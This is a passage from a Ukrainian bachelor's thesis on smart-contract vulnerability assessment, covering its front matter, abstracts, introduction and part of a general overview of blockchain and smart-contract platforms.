Міністерство освіти і науки України

Національний технічний університет

«Дніпровська політехніка»

Факультет інформаційних технологій

Кафедра безпеки інформації та телекомунікації

ПОЯСНЮВАЛЬНА ЗАПИСКА

кваліфікаційної роботи ступеню бакалавра

студента_____ Дінець Артем Дмитровича_____

академічної групи _____125-19-2_____

спеціальності _____125 Кібербезпека_____

спеціалізації_____

за освістньо-професійною програмою ____Кібербезпека_____

на тему Оцінка вразливостей смарт-контрактів у блокчейн-системах

Керівники	**Прізвище, ініціали**	**Оцінка за шкалою**		**Підпис**
		рейтинговою	**інституційною**	
кваліфікаційної роботи	д.т.н., проф. Корнієнко В.І.			
розділів:				
спеціальний	ст. викл. Тимофєєв Д.С.			
економічний	к.е.н., доц. Пілова Д.П.			

Рецензент				

Нормоконтролер				

Дніпро

2023

ЗАТВЕРДЖЕНО:

завідувач кафедри

безпеки інформації та телекомунікації

_____ д.т.н., проф. Корнієнко В.І.

«_____» _____ 2023 року

ЗАВДАННЯ

на кваліфікаційну роботу ступеня бакалавра

студенту Дінець Артем Дмитрович академічної групи 125 19-2

(прізвище ім'я по-батькові) (шифр)

спеціальності Кібербезпека

спеціалізації _____

за освітньо-професійною програмою Кібербезпека

на тему «Оцінка вразливостей смарт-контрактів у блокчейн-системах»

Затверджена наказом ректора НТУ "Дніпровська політехніка" № 350-с від 16.05.2023

Розділ	Зміст	Термін виконання
Розділ 1	Аналіз особливостей блокчейн технології та смарт контрактів	15.05.2023
Розділ 2	Проведення підготовки тестових сценаріїв смарт-контракту для аналізу, визначення методик та критеріїв аудиту для тестування	30.05.2023
Розділ 3	Розрахунок економічної доцільності реалізації методів захисту смарт-контракту від виявлення вразливостей.	05.06.2023

Завдання видано _____ Корнієнко В.І.

(підпис керівника) (прізвище, ініціали)

Дата видачі завдання: 05.01.2023 р

Дата подання до екзаменаційної комісії 16.06.2023

Прийнято до виконання _____ Дінець А.Д.

(підпис) (прізвище, ініціали)

РЕФЕРАТ

Пояснювальна записка до дипломної роботи: 74 с., рис. 16, табл. 1, джерел 28, додатків 7.

Об'єктом дослідження є смарт-контракти у блокчейн-систем та механізми їх безпеки.

Предметом дослідження є механізми безпеки смарт-контрактів у блокчейн-системах.

Метою цього дослідження є підвищення рівня захищеності смарт-контрактів в блокчейн-системах.

В першому розділі аналізується технологія блокчейн та реалізація смарт-контрактів в блокчейн-системах. Встановлюється постановка задачі дослідження.

Другий розділ заглиблюється у технічні аспекти смарт-контрактів. Пропонуються методики для тестування. Створення тестового сценарію, детальне розглядання загроз.

В третьому розділі проводиться розрахунок економічної ефективності обраних методів захисту смарт-контракту.

У результаті виконання роботи обраний смарт-контракт одержав важливий функціонал для подальшого захисту від вразливостей та став доступним для розгортання в блокчейні.

АУДИТ, СМАРТ-КОНТРАКТ, ВРАЗЛИВОСТІ , ЗАГРОЗИ, ЗАХИСТ ІНФОРМАЦІЇ , КІБЕРБЕЗПЕКА, БЛОКЧЕЙН, ТОКЕН, КРИПТОВАЛЮТА.

ABSTRACT

Explanatory note to the thesis: 74 p., fig. 16, table 1, sources 28, appendicesc 7.

The object of research is smart contracts in blockchain systems and their security mechanisms.

The subject of the study is the security mechanisms of smart contracts in blockchain systems.

The purpose of this study is to assess the security and identify vulnerabilities of smart contracts in the context of their use in blockchain systems.

The first section analyzes blockchain technology and the implementation of smart contracts in blockchain systems. The research problem is set.

The second section delves into the technical aspects of smart contracts. It offers methods for testing. Creation of a test scenario, detailed consideration of threats.The third section calculates the cost-effectiveness of the selected methods of smart contract security.

The third section calculates the economic efficiency of the selected methods of smart contract protection.

As a result of the work, the selected smart contract received important functionality for further protection against vulnerabilities and became available for deployment on the blockchain.

AUDIT, SMART-CONTRACT, VULNERABILITIES, THREATS, INFORMATION PROTECTION, CYBERSECURITY, BLOCKCHAIN, TOKEN, CRYPTOCURRENCY.

ЗМІСТ

ВСТУП ..... **Ошибка! Закладка не определена.**

РОЗДІЛ 1. СТАН ПИТАННЯ. ПОСТАНОВКА ЗАДАЧІ ..... **Ошибка! Закладка не определена.**

1.1 Аналіз архітектури блокчейн ..... **Ошибка! Закладка не определена.**

1.2 Аналіз технології реалізації смарт-контрактів в блокчейн-системах ..... **Ошибка! Закладка не определена.**

1.3 Постановка задачі ..... **Ошибка! Закладка не определена.**

1.4 Висновок до першого розділу ..... **Ошибка! Закладка не определена.**

РОЗДІЛ 2. СПЕЦІАЛЬНА ЧАСТИНА ..... **Ошибка! Закладка не определена.**

2.1 Аналіз основних загроз та вразливостей смарт-контрактів **Ошибка! Закладка не определена.**

2.2 Визначення вимог до методик тестування ..... **Ошибка! Закладка не определена.**

2.3 Підготовка тестових сценаріїв смарт-контракту для аналізу ..... **Ошибка! Закладка не определена.**

2.4 Визначення критеріїв аудиту безпеки смарт-контрактів ... **Ошибка! Закладка не определена.**

2.5 Висновки до другого розділу ..... **Ошибка! Закладка не определена.**

РОЗДІЛ 3. ЕКОНОМІЧНИЙ РОЗДІЛ ..... **Ошибка! Закладка не определена.**

3.1 Розрахунок капітальних витрат ..... **Ошибка! Закладка не определена.**

3.2 Розрахунок річних експлуатаційних витрат ..... **Ошибка! Закладка не определена.**

3.3 Визначення річного економічного ефекту ..... **Ошибка! Закладка не определена.**

3.4 Визначення та аналіз показників економічної ефективності ..... **Ошибка! Закладка не определена.**

3.5 Висновок до розділу 3 ..... **Ошибка! Закладка не определена.**

ВИСНОВКИ ..... **Ошибка! Закладка не определена.**

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ ..... **Ошибка! Закладка не определена.**

ДОДАТОК А. Відомість матеріалів кваліфікаційної роботи 67

ДОДАТОК Б. Перелік документів на оптичному носії ..... **Ошибка! Закладка не определена.**

ДОДАТОК В. Відгук керівника економічного розділу ..... **Ошибка! Закладка не определена.**

ДОДАТОК Г. Відгук керівника кваліфікаційної роботи 70

ДОДАТОК Ґ. Лістинг коду смарт-контракту Reentrance ..... **Ошибка! Закладка не определена.**

ДОДАТОК Д. Лістинг коду смарт-контракту ReentranceAttack ..... **Ошибка! Закладка не определена.**

ДОДАТОК Е. Лістинг коду оновленого смарт-контракту Reentrance ..... **Ошибка! Закладка не определена.**

ВСТУП

Об'єктом дослідження є смарт-контракти у блокчейн-систем та механізми їх безпеки.

Предметом дослідження є механізми безпеки смарт-контрактів у блокчейн-системах.

Метою цього дослідження є підвищення рівня захищеності смарт-контрактів в блокчейн-системах

Актуальність дослідження "Оцінка безпеки та вразливостей смарт-контрактів в блокчейн-системах" обумовлена зростаючим інтересом та широким використанням блокчейн-технологій у різних галузях. Смарт-контракти, як ключовий елемент блокчейн-систем, відіграють важливу роль у забезпеченні автоматизації та безпеки угод. Смарт-контракти також мають потенційні вразливості, які можуть призвести до негативних наслідків, включаючи втрату активів або зловживання правами доступу. Це створює потребу в систематичному аналізі та оцінці безпеки смарт-контрактів з метою виявлення та запобігання вразливостям.

Враховуючи швидкий темп розвитку блокчейн-технологій і поширення їх застосувань у фінансових, логістичних, медичних та інших сферах, необхідно провести глибоке дослідження щодо безпеки смарт-контрактів. Це допоможе розробити рекомендації та методи захисту, щоб забезпечити надійність та довіру до смарт-контрактів у реальних умовах їх експлуатації.

Отже, оцінка безпеки та вразливостей смарт-контрактів у блокчейн-системах є актуальним дослідженням, яке сприятиме покращенню безпеки та надійності блокчейн-систем, а також захисту інтересів користувачів та учасників цих систем.

РОЗДІЛ 1. СТАН ПИТАННЯ. ПОСТАНОВКА ЗАДАЧІ

1.1 Аналіз архітектури блокчейн

Блокчейн - це метод запису інформації, який унеможливлює або ускладнює зміну системи, її злам або маніпуляції з нею. Блокчейн - це розподілений реєстр, який дублює і розподіляє транзакції по мережі комп'ютерів, що беруть участь у блокчейні. Технологія блокчейн - це структура, яка зберігає загальнодоступні записи транзакцій, також відомі як блок, в декількох базах даних, відомих як "ланцюжок", в мережі, з'єднаних через однорангові вузли. Зазвичай таке сховище називають "цифровою книгою". Кожна транзакція в цьому реєстрі підтверджується цифровим підписом власника, який засвідчує справжність транзакції.

Кожен блок зберігає в собі певні дані хешблока та хеш попереднього блоку. Дані, що зберігаються всередині блока, залежатимуть від типу блокчейна. Наприклад, блокчейн біткойна, зберігає подробиці про транзакцію, інформацію про відправника, отримувача і кількість монет. Кожен блок має хеш - це як відбиток пальця, хеш ідентифікує блок та увесь його вміст.

Ланцюжок із трьох блоків: кожен блок має в собі свій хеш, а також хеш у попереднього блоку, наприклад, блок номер три містить хеш блока номер два, а блок номер два хеш блока номер один. Перший блок є особливим, бо він не вказує на попередні блоки, він представлений найпершим. Такий блок називається Genesis блок. Але використання одних тільки хешів недостатньо для запобігання фальсифікацій тому що комп'ютери на даний час мають величезні потужності та можуть обчислити сотні тисяч хешів за секунду, через що з'являється можливість значно змінити блок та просто перерахувати всі хеші інших блоків щоб зробити ваш блокчейн дійсно справжнім. Отже фальсифікацію може ніхто не помітити та для того щоб уникнути цього в

блокчейні використовується механізм який називається proof-of-work. Суть цього механізму полягає в тому, що він значно сповільнює створення нових блоків. Наприклад, у блокчейні біткойна, то потрібно близько 10 хвилин, щоб обчислити потрібні докази роботи й додати новий блок у ланцюжок. Тобто безпека блокчейна полягає в сукупності хешування і механізму proof-of-work.

На рисунку 1.1 зображено схему роботи блокчейн-технології.




Рисунок 1.1 Схема роботи блокчейн-технології

Блок у блокчейні - це комбінація трьох основних компонентів:

1. Заголовок містить метадані, такі як мітка часу, яка є випадковим числом, що використовується в процесі майнінгу, і хеш попереднього блоку.

2. Секція даних містить основну та актуальну інформацію, таку як транзакції та смарт-контракти, які зберігаються в блоці.

3. Нарешті, хеш - це унікальне криптографічне значення, яке є представником всього блоку і використовується для верифікації.

Час роботи блоку:

Час роботи блоку - це час, необхідний для генерації нового блоку в блокчейні. Різні блокчейни мають різний час блокування, який може варіюватися від декількох секунд до декількох хвилин або навіть годин. Коротший час блокування може давати швидші підтвердження транзакцій, але в результаті збільшується ймовірність конфліктів, а довший час блокування може збільшувати час підтвердження транзакцій, але зменшувати ймовірність конфліктів.

Хардфорки:

Хардфорк у блокчейні – це постійна розбіжність в історії блокчейну, яка призводить до появи двох окремих ланцюжків. Це може статися через фундаментальну зміну в протоколі блокчейну, коли всі вузли не погоджуються з оновленням. Хардфорки можуть створювати нові криптовалюти або розділяти існуючі, і для їх вирішення потрібен консенсус між учасниками мережі.

Децентралізація:

Децентралізація є ключовою особливістю технології блокчейн. У децентралізованому блокчейні немає єдиного центрального органу, який може контролювати мережу. При децентралізації повноваження щодо прийняття рішень розподіляються між мережею вузлів, які колективно перевіряють і погоджують транзакції, що додаються до блокчейну. Така децентралізована природа технології блокчейн сприяє підвищенню прозорості, довіри та безпеки. Це також зменшує ризик покладатися на єдину точку відмови і мінімізує ризики маніпуляцій з даними.

Відкритість:

Відкритість технології блокчейн робить блокчейн доступним для всіх, хто має намір брати участь у мережі. Це означає, що вона відкрита для всіх, і будь-хто може приєднатися до мережі, підтверджувати транзакції та додавати нові блоки до блокчейну, якщо він знає правила консенсусу.

Відкритість сприяє інклюзивності, прозорості та інноваціям, оскільки дозволяє брати участь різним зацікавленим сторонам.

Безпека:

Блокчейн використовує криптографічні методи для захисту даних. Кожен блок містить хеш-суму попереднього блоку, що робить ланцюжок блоків незмінним і неможливим до модифікації. Також використовуються цифрові підписи для підтвердження автентичності транзакцій.

Прозорість:

Блокчейн забезпечує прозорість операцій, оскільки кожна транзакція записується в блокчейн і стає доступною для перегляду всім учасникам мережі. Це сприяє довірі та перевірці достовірності операцій.

Неруйнуваність:

Коли транзакція записується в блокчейн, вона стає нерозривною та неможливою до зміни. Це робить блокчейн надійним для зберігання важливих даних, таких як фінансові операції або документи.

Смарт-контракти:

Блокчейн може підтримувати смарт-контракти - це програми, які автоматизують та забезпечують виконання угод між сторонами без потреби довіри до третьої сторони. Смарт-контракти запускаються автоматично, коли виконуються задані умови.

На рисунку 1.2 зображено приклад перегляду інформації про транзакцію.




Рисунок 1.2 Перегляд інформації про транзакцію в блокчейн-оглядачі

Нижче наведено де застосовується технології блокчейн:

Криптовалюти: Блокчейн є основою для криптовалют, таких як Bitcoin та Ethereum, де використовуються смарт-контракти.

Логістика та постачання: Блокчейн може покращити ефективність логістичних процесів та відстежування поставок, забезпечуючи прозорість та достовірність інформації.

Управління даними в охороні здоров'я: Блокчейн дозволяє зберігати медичні дані безпечно і забезпечує контроль за доступом до цих даних.

Урядові послуги: Блокчейн може забезпечити безпеку та недоступність до фальсифікованих документів, таких як паспорти чи права власності.

Фінансові послуги**:** Блокчейн використовується для швидкого та безпечного здійснення фінансових транзакцій та побудови децентралізованих фінансових систем.

Управління ланцюгом постачання: Блокчейн дозволяє відстежувати кожен крок у ланцюгу постачання, від початкового виробника до кінцевого споживача, забезпечуючи прозорість та підтвердження автентичності товарів.

Голосування та демократія: Блокчейн може забезпечити безпеку та прозорість в голосуванні, запобігаючи фальсифікації результатів та забезпечуючи довіру до виборчого процесу.

Інтелектуальні контракти: Блокчейн-технологія дозволяє використовувати інтелектуальні контракти, які автоматично виконуються при виконанні певних умов. Це може застосовуватися в різних сферах, включаючи фінанси, нерухомість, логістику та інші.

Децентралізовані додатки (DApps): Блокчейн дає можливість розробляти та використовувати децентралізовані додатки, які працюють на основі смарт-контрактів. Ці додатки не потребують централізованого сервера та забезпечують більшу безпеку та прозорість для користувачів.

Зберігання цифрових активів: Блокчейн може використовуватися для зберігання та обміну цифрових активів, таких як криптовалюти, токени та інші цифрові ресурси. Це дозволяє користувачам безпечно та ефективно керувати своїми активами без посередництва банків або інших фінансових установ.

Розподілена обробка даних: Блокчейн може використовуватися для розподіленої обробки даних, де кожен вузол мережі має доступ до копії бази даних. Це забезпечує більшу стійкість до відмов та збільшує швидкодію обробки даних.

Автентифікація та ідентифікація: Блокчейн може використовуватися для забезпечення безпеки та надійності процесу автентифікації користувачів та ідентифікації даних. Використовуючи цифрові підписи та криптографічні методи, блокчейн може гарантувати автентичність та недоторканність інформації.

Поділ ресурсів: Блокчейн може використовуватися для ефективного поділу ресурсів, таких як обчислювальна потужність, зберігання даних та пропускна здатність мережі. Це дозволяє створювати децентралізовані мережі, які оптимально використовують наявні ресурси.

Доказові системи: Блокчейн може використовуватися для створення доказових систем, де факти та транзакції можуть бути перевірені за допомогою криптографічних методів та консенсусних алгоритмів. Це забезпечує незмінність та недоторканність даних.

Блокчейн-технологія має великий потенціал у багатьох галузях, принципи безпеки та децентралізації роблять її привабливою для використання в різних сферах життя. Проте, важливо також враховувати її обмеження, такі як швидкість обробки транзакцій та масштабованість, щоб ефективно використовувати блокчейн у реальних сценаріях.

1.2 Аналіз технології реалізації смарт-контрактів в блокчейн-системах

Смарт-контракти - це код програми, що зберігається в блокчейні і запускається при виконанні заздалегідь визначених умов. Зазвичай вони використовуються для автоматизації виконання угоди, щоб усі учасники могли одразу дізнатися про результат, без участі посередників і без втрати часу. Вони також можуть автоматизувати робочий процес, запускаючи наступну дію при виконанні певних умов.

Смарт-контракти дозволяють розробникам створювати широкий спектр децентралізованих додатків і токенів. Вони використовуються у всьому, від нових фінансових інструментів до логістики та ігрових можливостей, і зберігаються на блокчейні, як і будь-яка інша криптовалюта. Після того, як додаток зі смарт-контрактом додано до блокчейну, його, як правило, не можна скасувати або змінити.

Смарт-контракти працюють за допомогою простих операторів "якщо/коли...тоді...", які записуються в код на блокчейні. Мережа комп'ютерів виконує дії, коли заздалегідь визначені умови були виконані та перевірені. Ці дії можуть включати переказ коштів відповідним особам, реєстрацію транспортного засобу, надсилання повідомлень або видачу квитка. Після завершення транзакції блокчейн оновлюється. Це означає, що транзакцію не можна змінити, а результати можуть побачити лише ті сторони, які отримали на це дозвіл.

У смарт-контракті може бути стільки умов, скільки потрібно для того, щоб учасники були впевнені, що завдання буде виконано задовільно. Щоб встановити умови, учасники повинні визначити, як транзакції та їхні дані будуть представлені в блокчейні, домовитися про правила "якщо/коли...то...", які регулюють ці транзакції, вивчити всі можливі винятки та визначити рамки для вирішення спорів.

Потім смарт-контракт може бути запрограмований розробником - хоча все частіше організації, які використовують блокчейн для бізнесу, надають шаблони, веб-інтерфейси та інші онлайн-інструменти для спрощення структурування смарт-контрактів.

У порівнянні зі звичайними цифровими угодами, смарт-контракти володіють рядом переваг:

- Безпека: Криптовалютні транзакції зашифровані в блокчейні, що робить їх надзвичайно складними для злому. Крім того, оскільки кожна транзакція в мережі пов'язана з попередніми і наступними записами, кіберзлочинцям доведеться модифікувати весь ланцюжок транзакцій, щоб змінити або зламати одну транзакцію. Це майже неможливе завдання для блокчейнів, які містять мільярди або навіть трильйони транзакцій.
- Ефективність: Смарт-контракти дозволяють користувачам і сторонам контракту автоматизувати транзакції та умови контракту. В

результаті жодна зі сторін не потребує людських даних для введення або втручання третьої сторони, наприклад, уряду чи юриста. Натомість кожна сторона повинна виконувати свої зобов'язання згідно з угодою, а смарт-контракт автоматично спрацьовує відповідно до свого коду, не залишаючи місця для помилок.

- Точність: Угода миттєво виконується, коли умови смарт-контракту виконані. Смарт-контракти оцифровані та автоматизовані, тому не потрібно вести документацію і втрачати час на виправлення неточностей, які часто трапляються при заповненні форм вручну.
- Прозорість: Умовами смарт-контракту неможливо маніпулювати для отримання особистої вигоди, оскільки відсутнє будь-яке втручання третьої сторони. Обидві сторони-учасниці вивчають і погоджуються з усіма умовами контракту, а сам контракт активується, коли ці заздалегідь визначені умови виконуються.
- Надійність: Смарт-контракти - це цифрові документи, які неможливо втратити, як фізичну папку з документами. Блокчейн працює в режимі онлайн і активний 24/7, тому смарт-контракти завжди доступні і захищені криптографією мережі. Користувачі можуть бути впевнені, що смарт-контракти активуються відповідно до їхніх умов.

Варіанти використання смарт-контрактів:

- Ігри та NFT

У сфері ігор, смарт-контракти дозволяють створювати децентралізовані ігрові платформи, де правила та умови гри задаються у коді контракту. Це забезпечує прозорість та безпеку, оскільки всі деталі гри фіксуються на блокчейні і неможливо їх змінити без згоди всіх учасників. Гравці можуть взаємодіяти між собою та з ігровими активами шляхом виконання функцій, визначених у смарт-контракті.

Неперервні токени (NFT) на основі смарт-контрактів відіграють ключову роль у розробці цифрових активів. Вони можуть представляти унікальні власничі права на цифрові активи, такі як віртуальні предмети в грі, мистецькі твори, колекціонерські предмети та інше. Завдяки смарт-контрактам, власники NFT можуть вільно торгувати своїми активами на ринку, обмінювати їх і навіть отримувати винагороду за їх використання в різних додатках.

Смарт-контракти також відкривають можливості для реалізації інноваційних механік гри, таких як генеративні арти, де різні аспекти цифрових активів генеруються автоматично на основі коду контракту. Це розширює творчість та унікальність цифрових активів, надаючи гравцям нові, захоплюючі можливості.

Загалом, смарт-контракти дозволяють створювати ігри та цифрові активи, які забезпечують прозорість, безпеку та власність у децентралізованому середовищі. Це відкриває нові перспективи для інновацій та розвитку в галузі геймінгу та цифрових активів.

- DeFi(Фінансові продукти)

Смарт-контракти лежать в основі DeFi. Смарт-контракти сприяють усуненню контролюючого посередника, такого як юрист або банк. Це фундаментальна характеристика смарт-контрактів і загальний елемент децентралізованих технологій.

DeFi дозволяє одноранговим транзакціям замінити сторонніх посередників. Ці транзакції дозволяють двом бажаючим сторонам з'єднуватися безпосередньо з упевненістю в безпеці і прозорості. Це дозволяє користувачам отримувати частку вартості, яку зазвичай заробляють централізовані установи, такі як банки.

- Цифрова ідентичність

Інформація – це нова валюта в цифрову епоху. Великі корпорації використовують дані та інформацію для реклами продуктів і послуг. Компанії отримують прибуток, визначаючи інтереси користувачів, не знаючи, як саме вони отримують ці дані. Завдяки DeFi та смарт-контрактам влада знову в руках громадськості.

З появою криптовалют і технології блокчейн ідентичність людей, схоже, буде токенізована на децентралізованих платформах, вільних від втручання. У соціальних мережах користувачі можуть вирішувати, яку інформацію вони хочуть зберегти приватною. Замість того, щоб отримувати всі дані користувача, смарт-контракти можуть вибирати конкретну інформацію для передачі іншій стороні.

Наприклад, якщо ви хочете підписатися на спонсорство або підтримку бренду, ви можете поділитися частиною вибраних даних і домовитися зі смарт-контактом. Крім того, жодна третя сторона не може отримати частину прибутку або таємно зберігати та продавати дані.

- Нерухомість

Агенти з нерухомості є необхідним злом у традиційному суспільстві. Оскільки продаж нерухомості є тривалим і складним процесом, власники часто наймають брокера для вирішення складних аспектів угоди, таких як оформлення документації та пошук покупця. Хоча для продавця це може бути дуже зручно, пам'ятайте, що агенти беруть значний відсоток від ціни продажу.

- Страхування

Смарт-контракти потенційно можуть принести користь у сфері страхування. Підписавшись на страховку, клієнт укладає смарт-контракт зі страховою компанією. Смарт-контракт може включати всі необхідні критерії політики, з якими клієнт може ознайомитися, погодитися і підписати.

Ця угода залишатиметься чинною доти, доки відповідна сторона не вимагатиме її розірвання. Кошти будуть видані після того, як клієнт завантажить необхідні документи, що підтверджують його потребу в страхуванні. Цей договір позбавляє від необхідності спілкуватися зі страховими компаніями та економить час.

Приклади використання смарт-контрактів демонструють їхню корисність і потенціал. Вони можуть використовуватись для автоматизації фінансових транзакцій, забезпечення безпеки власності та цифрових активів, управління логістичними процесами, створення систем електронного голосування та контролю якості, забезпечення точності та надійності довіреності.

Порівняння блокчейнів

Таблиця 1

	Solana	Ethereum	Binance Smart Chain	Polkadot	Cardano	Tron
Транзакцій в секунду	65 000	15	100	1000	270	1000
Середня комісія за транзакцію	0.0015$	15$	0.01$	1$	0.25$	Free
Затримка транзакцій	0.4 секунд	5 хвилин	75 секунд	2 хвилини	10 хвилин	3 секунди
Кількість валідаторів	702	11 000+	21	297	2376	27
Загальна кількість транзакцій	15 млр.	1.07 млр.	227 млн.	1.7 млн.	5.9 млн	1.7 млр.

Більш детальний огляд блокчейн-платформ із підтримкою смарт-контрактів:

1. Ethereum

Ethereum є однією з найбільш відомих та використовуваних блокчейн-платформ. Вона підтримує смарт-контракти за допомогою своєї власної мови програмування Solidity.

Однією з головних особливостей Ethereum є його власна криптовалюта Ether (ETH), яка використовується як засіб обміну та "паливо" для виконання операцій на платформі. Ethereum також має власну віртуальну машину, яка дозволяє виконувати смарт-контракти та DApps. Платформа Ethereum надає розробникам широкі можливості для створення різноманітних децентралізованих додатків. Смарт-контракти, написані на мові Solidity, можуть бути розгорнуті на блокчейні Ethereum та автоматично виконувати угоди та операції згідно з заданими умовами.

Ethereum має велику громаду розробників, майнерів та користувачів, що сприяє активному розвитку та інноваціям. Платформа надає можливість для створення нових фінансових моделей, децентралізованих інтернет-протоколів, управління цифровими активами та багато іншого. Завдяки своїм можливостям та гнучкості, Ethereum залишається однією з провідних блокчейн-платформ, яка привертає інтерес індустрії та відкриває нові перспективи для майбутнього розширення децентралізованих технологій.

2. Binance Smart Chain

Binance Smart Chain (BSC) - це блокчейн-платформа, розроблена компанією Binance, яка є одним із найбільших криптовалютних обмінів у світі. BSC створена з метою надання розробникам та користувачам швидкої та ефективної середовища для створення та запуску децентралізованих додатків (DApps) та смарт-контрактів.

Однією з ключових особливостей Binance Smart Chain є його архітектура, яка базується на модифікованому алгоритмі консенсусу Proof-of-Staked Authority (PoSA). Цей алгоритм дозволяє досягти високої швидкості обробки транзакцій та низьких комісій. BSC також має вбудовану підтримку мультиплексних адрес, що дозволяє ефективно використовувати ресурси мережі.

Біржова платформа Binance, яка стоїть за Binance Smart Chain, забезпечує різноманітні можливості для інтеграції та використання BSC. Розробники можуть використовувати Binance Chain Wallet для взаємодії з додатками на BSC та керування своїми активами. Крім того, Binance створила власну децентралізовану біржу (DEX) під назвою Binance DEX, яка працює на основі BSC. Binance Smart Chain також надає розробникам доступ до широкого спектру інструментів та бібліотек для розробки DApps та смарт-контрактів. Це включає мову програмування Solidity, яка використовується на Ethereum, та інші популярні мови програмування, такі як Rust та Go.

Основними перевагами Binance Smart Chain є швидкість та низькі комісії, які сприяють високій продуктивності та доступності для розробників та користувачів. BSC також має велику та активну спільноту, що сприяє розвитку екосистеми, включаючи запуск нових DApps та ініціатив для підтримки розробників.

3. Avalanche

Avalanche здатна обробляти 4500 транзакцій в секунду і стягує $0.0000064525 за кожну транзакцію.

Avalanche має триланцюгову архітектуру підмережі, яка дає розробникам максимальну гнучкість і контроль над додатками. Одна з підмереж, C-Chain, орієнтована виключно на смарт-контракти.

Ще однією перевагою Avalanche є сумісність з EVM, що означає, що розробники можуть використовувати всі інструменти, пропоновані Ethereum

і його мовою програмування, а потім безперешкодно переносити свої dApps на Avalanche.

Ще однією відчутною перевагою є те, що платформа здатна протистояти "атаці 51%". Щоб отримати контроль над Avalanche, шахраям потрібно мати 80% валідаційних повноважень.

4. Solana

Як і інші платформи смарт-контрактів нового покоління, Solana прагне вирішити проблеми масштабування. Дійсно, Solana вдалося досягти рекордних 65 000 транзакцій в секунду. Основна причина такої високої пропускної здатності полягає в тому, що Solana використовує інноваційну комбінацію механізмів консенсусу Proof of History (PoH) і Proof of Stake (PoS), зображену на рисунку 1.3. Іншими словами, замість того, щоб групувати транзакції в блоки, кожна транзакція знаходиться всередині свого блоку і стає вхідними даними для наступної транзакції.

